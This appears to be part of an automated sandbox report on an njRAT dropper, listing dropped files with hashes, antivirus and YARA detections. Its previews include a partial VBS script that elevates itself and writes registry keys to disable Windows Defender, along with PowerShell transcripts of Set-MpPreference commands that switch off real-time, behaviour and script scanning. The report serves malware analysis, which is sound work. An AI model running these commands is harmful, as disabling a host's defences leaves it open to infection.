SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_3d4iv4kw.fbr.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cpkrmxy0.rs3.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cpkrmxy0.rs3.ps1	
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ddahowch.d0j.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_e5i31ymt.403.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fkmj32pi.muz.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gswy1utg.bwi.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gswy1utg.bwi.psm1	
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ksm0ddf2.5hi.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_l2im0rnk.ydj.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_leooiuv4.nt1.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rt1oezby.cbd.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wjj14ie3.ztn.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\blogger.exe	
Process:	C:\Users\user\Desktop\769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	92151
Entropy (8bit):	7.098331160579721
Encrypted:	false
SSDEEP:	1536:iqGaT/1sMrcvwms7Glz0DKVLcH3bzAanCQFTVZGuLlPqcGsDYti4w:iqRaMrUwmuvDWLcg0CQBV8uL9GOYwt
MD5:	B937AC099C5F83A1AA5E5AAEB52109AD
SHA1:	3C9744C90E6FA15FB27F7EABC40C309AB192E5B8
SHA-256:	A9F53D76C95C9FBE17ECD1607F94E270B21A1A37DE3BEBCC01150242A0B5C791
SHA-512:	8884883C45D1D15EFA1D3F8DC312286248A469E5F766397114F6D2253899A8FDF0FE3B7DA253C5F0557FE2AA6548DF8008B7D2D18390F8639765529A877EAD42
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 93%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....3(..RF..RF..RF.*]...RF..RG.pRF.*]...RF.qv..RF..T@..RF.Rich.RF .....PE..L...oy.V.....`.....1.....p....@.....t.....p...^.....p..... .....text...<^.....`..... ..`.rdata..j....p.....d.....@..@.data...8].....x.....@....ndata.....rsrc....^...p...`...~.....@..@..... .....

C:\Users\user\AppData\Local\Temp\script.vbs	
Process:	C:\Users\user\AppData\Local\Temp\blogger.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	1915
Entropy (8bit):	5.189637356571982
Encrypted:	false

C:\Users\user\AppData\Local\Temp\script.vbs	
SSDEEP:	48:rk4OB3y1vG/mJmEJzFvzFvgFvTvTevCvLfv1vUijvCzv5zvLHtpaEN0:roB3GvG/mJmEJzGmND10
MD5:	77A4DA4863FFCABA51CE05D3C632158D
SHA1:	253F9A594A6CA3A7A23ACB90F8DC81939215BA4B
SHA-256:	ECD586281FC4655E40108FCF118BEEAE3411C1C1176951A763E47FB66D2E421F
SHA-512:	BA215FA65A011F5841F5E92B4053895C13368E894817551A982CA3E821726B8BBB13616BCA8781FED08F4C83528D0D3AC233FA1F3E14AD4253FDEFD9A22253CF
Malicious:	**true**
Reputation:	unknown
Preview:	" / Author : NYAN CAT." / Name : Bypass Windows Defender VBS." / Contact : https://github.com/NYAN-x-CAT.." This program is distributed for educational purposes only..." Based on https://github.com/NYAN-x-CAT/Disable-Windows-Defender..If Not WScript.Arguments.Named.Exists("elevate") Then. CreateObject("Shell.Application").ShellExecute WScript.FullName _. , """" & WScript.ScriptFullName & """ /elevate", "", "runas", 1. WScript.Quit.End If..On Error Resume Next .Set WshShell = CreateObject("WScript.Shell").WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware",1,"REG_DWORD".WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring","1","REG_DWORD".WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableOnAccessProtection","1","REG_DWORD".WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-T

C:\Users\user\AppData\Local\Temp\svhost2.exe	
Process:	C:\Users\user\AppData\Local\Temp\Server1.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	24064
Entropy (8bit):	5.5215588930844115
Encrypted:	false
SSDEEP:	384:J4qYmCsg/yJrQ7hucGSl7UJx4g6JgfCcosjddmRvR6JZlbw8hqIusZzZRm:JwrG0Btl7rRpcnuf
MD5:	4F7BB0716C9B8E53AED1536D4E8ED7D0
SHA1:	608E871E61865EA81D158D66CD3E7381BE627473
SHA-256:	06FF5DC683BF73370EFAF013F9889DCA26D9460A73045862A9163F16265C4AC2
SHA-512:	B28B6A67307B86930EB6CDB0C9D2AFB966F2E1A61BB2E872D4F7E1804031CE42A2E17076D1D7D7C8030ED9105872405FBF168425EEF6B945C6D58FF30196C21
Malicious:	**true**
Yara Hits:	• Rule: CN_disclosed_20180208_c, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Local\Temp\svhost2.exe, Author: Florian Roth • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: C:\Users\user\AppData\Local\Temp\svhost2.exe, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: C:\Users\user\AppData\Local\Temp\svhost2.exe, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: C:\Users\user\AppData\Local\Temp\svhost2.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 100%, Browse • Antivirus: ReversingLabs, Detection: 91%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^.....V.....nt... .....@.. ....@.....t..O.....@..... ....H.....text...tT... ...V..... ..`.rsrc...@.....X.....@..@.rel oc.....\.....@..B.....Pt.....H.....K...(...../.....0.....r...p.....r...p.....r...p.....r5..p.....r?..p.....r...p.....r...p.....r...p.....r...p(.... .....r...p(.....r...p(.....r...p(.....(....o....s.....s.....r...p.....s..... .....r...p.....*...0..;.....~....o....o....r...p~....(.....o.....o.....%(.....(.....*.....,,..... .0..D.....~....o....o....r...p~....(....o.....(....o.....

C:\Users\user\AppData\Local\Temp\svhost4.exe	
Process:	C:\Users\user\AppData\Local\Temp\Server4.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	24064
Entropy (8bit):	5.525158397146504
Encrypted:	false
SSDEEP:	384:UxV8aZYC9twBNdcvFaly2H0dbJo6HghcASEJqc/ZmRvR6JZlbw8hqIusZzZor:UxdY+sNKqNHnSdRpcnux
MD5:	96136E95C99904A5BC715AC13E39BEDE
SHA1:	6DA82583B8AB3D6673153A39A346541C5E0A8676
SHA-256:	9B4F5D880B4E344B62D7C2BA3923B186158F3388F3ABBB5EE4A477E7C19001F8
SHA-512:	B395EE1B4D93CFE69C0803DDF55F200E39919FFECD4E89CEB480F60BDAF8891DCC4EA6D0FD73E3B1518B70EC21453BFFBC02E09CBA700E4D928F6F5BF055C A8
Malicious:	**true**
Yara Hits:	• Rule: CN_disclosed_20180208_c, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Local\Temp\svhost4.exe, Author: Florian Roth • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: C:\Users\user\AppData\Local\Temp\svhost4.exe, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: C:\Users\user\AppData\Local\Temp\svhost4.exe, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: C:\Users\user\AppData\Local\Temp\svhost4.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 97%, Browse • Antivirus: ReversingLabs, Detection: 97%
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\svhost4.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...N.^.....V.....t.. .....@.. ..... .@.....4t..W.....@..... ....H.....text....T... ...V..... ..`.rsrc...@.....X.....@..@.relo c.....\.....@..B.....pt.....H.....,K...)...../.....0.....r...p.....r...p.....r...p.....r5..p.....r?..p.....r...p.....r...p.....r...p.....r...p(..... ....r...p(.....r...p(.....r...p(.....(....o....s.....s.....r...p.....s..... .....r+..p.....*...0..;.....~....o....o....r-..p~....(....o.....o.....%(.....(.....*.....,,..... 0..D.....~....o....o....r-..p~....(....o.....(....o.....

C:\Users\user\AppData\Local\Temp\svhost6.exe	
Process:	C:\Users\user\AppData\Local\Temp\Server6.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	24064
Entropy (8bit):	5.52156609420202
Encrypted:	false
SSDEEP:	384:EnY324bcgPiJLQrfARGSRUJsbY6ZgvSMBD3t8mRvR6JZlbw8hqIusZzZUK:EwL2s+tRyRpcnuU
MD5:	4A2B2B72CDBDACEA63C4CE2585EE2169
SHA1:	B832961470C4F049A9F9B85DEAD0FC61D163EB75
SHA-256:	C7E79F0B6D444BAEA3CD32802105B352E1B4448FC4590A3FDF8A96681F0F2A8F
SHA-512:	83E15CCDBBE082308741CD79536C1E36E9433FFA8A64B447EF934DFCD3D02276513E4E592F70B90663320689B21F47F497720F81D82219A3FADE05A5C27C4095
Malicious:	**true**
Yara Hits:	• Rule: CN_disclosed_20180208_c, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Local\Temp\svhost6.exe, Author: Florian Roth • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: C:\Users\user\AppData\Local\Temp\svhost6.exe, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: C:\Users\user\AppData\Local\Temp\svhost6.exe, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: C:\Users\user\AppData\Local\Temp\svhost6.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^.....V.....~t.. .....@.. ....@.....,t..O.....@..... ....H.....text....T... ...V..... ..`.rsrc...@.....X.....@..@.rel oc.....\.....@..B.....`t.....H.....,K...)......./.....0.....r...p.....r...p.....r...p.....r5..p.....r?..p.....r...p.....r...p.....r...p.....r...p(.... .....r...p(.....r...p(.....r...p(.....(....o....s.....s.....r...p.....s..... .....r%..p.....*...0..;.....~....o....o....r'..p~....(.....o.....o.....%(.....(.....*.....,,..... .0..D.....~....o....o....r'..p~....(....o.....(....o.....

C:\Users\user\Documents\20210824\PowerShell_transcript.675052.4uYwS3Xn.20210824013718.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3315
Entropy (8bit):	5.3277937233105
Encrypted:	false
SSDEEP:	96:BZRhZNJqDo1ZnZvFhZNJqDo1Z5/aKknXZFm:RxY3m
MD5:	576B0F6781523F059951B483372C2330
SHA1:	8D5B5F97D024E773E5D9BC4FEC9A3F10A5C05065
SHA-256:	BEA95CDC4C46ADD46869FE162952B900353E2E0D06D1921D73AA9BF9244F3D11
SHA-512:	99445B08BFD0BC84DB2421225582CC451557053DA3E8CA3E3D273796C3C38C0FC9AE3E328E7CB5CA9A2CB09479AEA147D4DF78BCDED2E33C372FE2E4743B9AB
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210824013721..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableScriptScanning $true..Process ID: 6360..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210824013721..**********..PS>Set-MpPreference -DisableScriptScanning $true..**********..Windows PowerShell transcript start..Start time: 20210824014311..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 1

C:\Users\user\Documents\20210824\PowerShell_transcript.675052.ESjLN_ML.20210824013712.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3341
Entropy (8bit):	5.353191276581255
Encrypted:	false
SSDEEP:	48:BZBvhZoOHUVgqDYB1ZMnZqvhZoOHUVgqDYB1ZIxtfvU+YptfvU+Ypt3vU+Ye7ZZs:BZthZNVqDo1ZKZ2hZNVqDo1ZIbSs9ZG
MD5:	9018EE0C9631F1310EB151FB981544B2
SHA1:	CD8A1932284DF8E0EA4FEDDE9E0AD78E4D4307DE
SHA-256:	52CAEAE2842B71C8547F64BEC3A13ADC55CB9A2808EF1019B1E6B45FEACB3BBA
SHA-512:	1F90B92F56E65D2D93B4D1473B1EFBBD6143E7B9011CBF2CE9D1C0E55E09C71F9139272F65AEAC01350047079BEEA97741F753BF90D1D1BE9DD93D40EC42832 5

C:\Users\user\Documents\20210824\PowerShell_transcript.675052.ESjLN_ML.20210824013712.txt	
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210824013714..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableBlockAtFirstSeen $true..Process ID: 2208..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210824013714..**********..PS>Set-MpPreference -DisableBlockAtFirstSeen $true..**********..Windows PowerShell transcript start..Start time: 20210824013836..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows

C:\Users\user\Documents\20210824\PowerShell_transcript.675052.H1NYyX8Y.20210824013714.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3315
Entropy (8bit):	5.347938167263597
Encrypted:	false
SSDEEP:	96:BZwhZNHqDo1Z8ZvLhZNHqDo1Z55qaUndZFM:rV+VM
MD5:	C1BBD41D57E3B2FE8257126263191D95
SHA1:	0CF5BA885C63311F36E642D357A8BE380C4398B2
SHA-256:	376BCEFE65CB080CC248CE3EE87376690949950B2FAC33A8B659C97F367B24C4
SHA-512:	76E84B69AEC9A180132F1993DDA4697D62AAF98C0077932CBA5BD7555A8B7E8EDCDD9B1A1783F1DFD009C6520E30BD7453DF15D2AF2ED86E0B3980457B22675
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210824013719..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableIOAVProtection $true..Process ID: 6256..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210824013719..**********..PS>Set-MpPreference -DisableIOAVProtection $true..**********..Windows PowerShell transcript start..Start time: 20210824014120..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 1

C:\Users\user\Documents\20210824\PowerShell_transcript.675052.JYCnAQpj.20210824013711.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3367
Entropy (8bit):	5.321809734611604
Encrypted:	false
SSDEEP:	96:BZlhZNLqDo1ZhZvfhZNLqDo1Z52pqcn/ZFj:Zlo/j
MD5:	A6BB902A4F28DFB7981EEE5B94D5290B
SHA1:	2EEDA50E15727BEB3BFC735BC223135B11229715
SHA-256:	62DB5BF977EDD9BDCE5370AE65DE18FB77C42E0E22A054C6276DFCDAB203B0B0
SHA-512:	55595F4B3BE3453A86828BB8CE2469C11BA5E83E44719738480CCA9889947F32174BE0A821A2E91F30FD2F259CB23643F769FD6ABEC1FEEB44E79E9849204EF7
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210824013743..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true..Process ID: 2392..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210824013744..**********..PS>Set-MpPreference -DisableRealtimeMonitoring $true..**********..Windows PowerShell transcript start..Start time: 20210824014102..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Wind

C:\Users\user\Documents\20210824\PowerShell_transcript.675052.MlAp7Xoo.20210824013714.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3367
Entropy (8bit):	5.337530127760132
Encrypted:	false
SSDEEP:	96:BZ2hZNGqDo1Z6Zv/hZNGqDo1Z5WaCsnLZFy:SWljy
MD5:	2617F8A9A6DC844AEFC65EE169065A6D
SHA1:	CF7466A662B9A3C2C6AC7864DD73B70875D5F69C
SHA-256:	256B3A5BF4F40A520A44D748B73747ED5086DEB9C027296F7A41D98E3E0DB2D3
SHA-512:	968967D5EEF44C10C068E1B88DF052EB080C6673E09D0C03CF974C31E73D4480CF784F3EAF5BA5B1B61CFA50FC192AE5DB4A98EEE411FD670B8A319D28E4F68
Malicious:	false

C:\Users\user\Documents\20210824\PowerShell_transcript.675052.MlAp7Xoo.20210824013714.txt	
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210824013744..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableBehaviorMonitoring $true..Process ID: 1928..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** **..**********..Command start time: 20210824013744..**********..PS>Set-MpPreference -DisableBehaviorMonitoring $true..**********..Windows PowerShell transcript start..Start time: 20210824014058..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Wind

C:\Users\user\Documents\20210824\PowerShell_transcript.675052.T57Pp1pU.20210824013722.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	96:BZkhZNw6qDo1Z17ZzhZNw6qDo1Z+xn+nonnmZFf:Xsf
MD5:	33FC711F6993F10CD8EBC53455A80D78
SHA1:	6A0D883C728AD1F70FF25BDE0C8630EDE6A01806
SHA-256:	A47D0B06E4AC1B583AFE8D496033FF020184EFE943F6DB3C88B12E9AF7A649F9
SHA-512:	9D6FC23BAC7417909422709A61D398041582F930333C554C45A9B856B89B9C1767E54CF01747733257CBCB16BF5A07DF15ADD32149E0E7ED192E81B1DC5C2B11
Malicious:	false
Reputation:	unknown
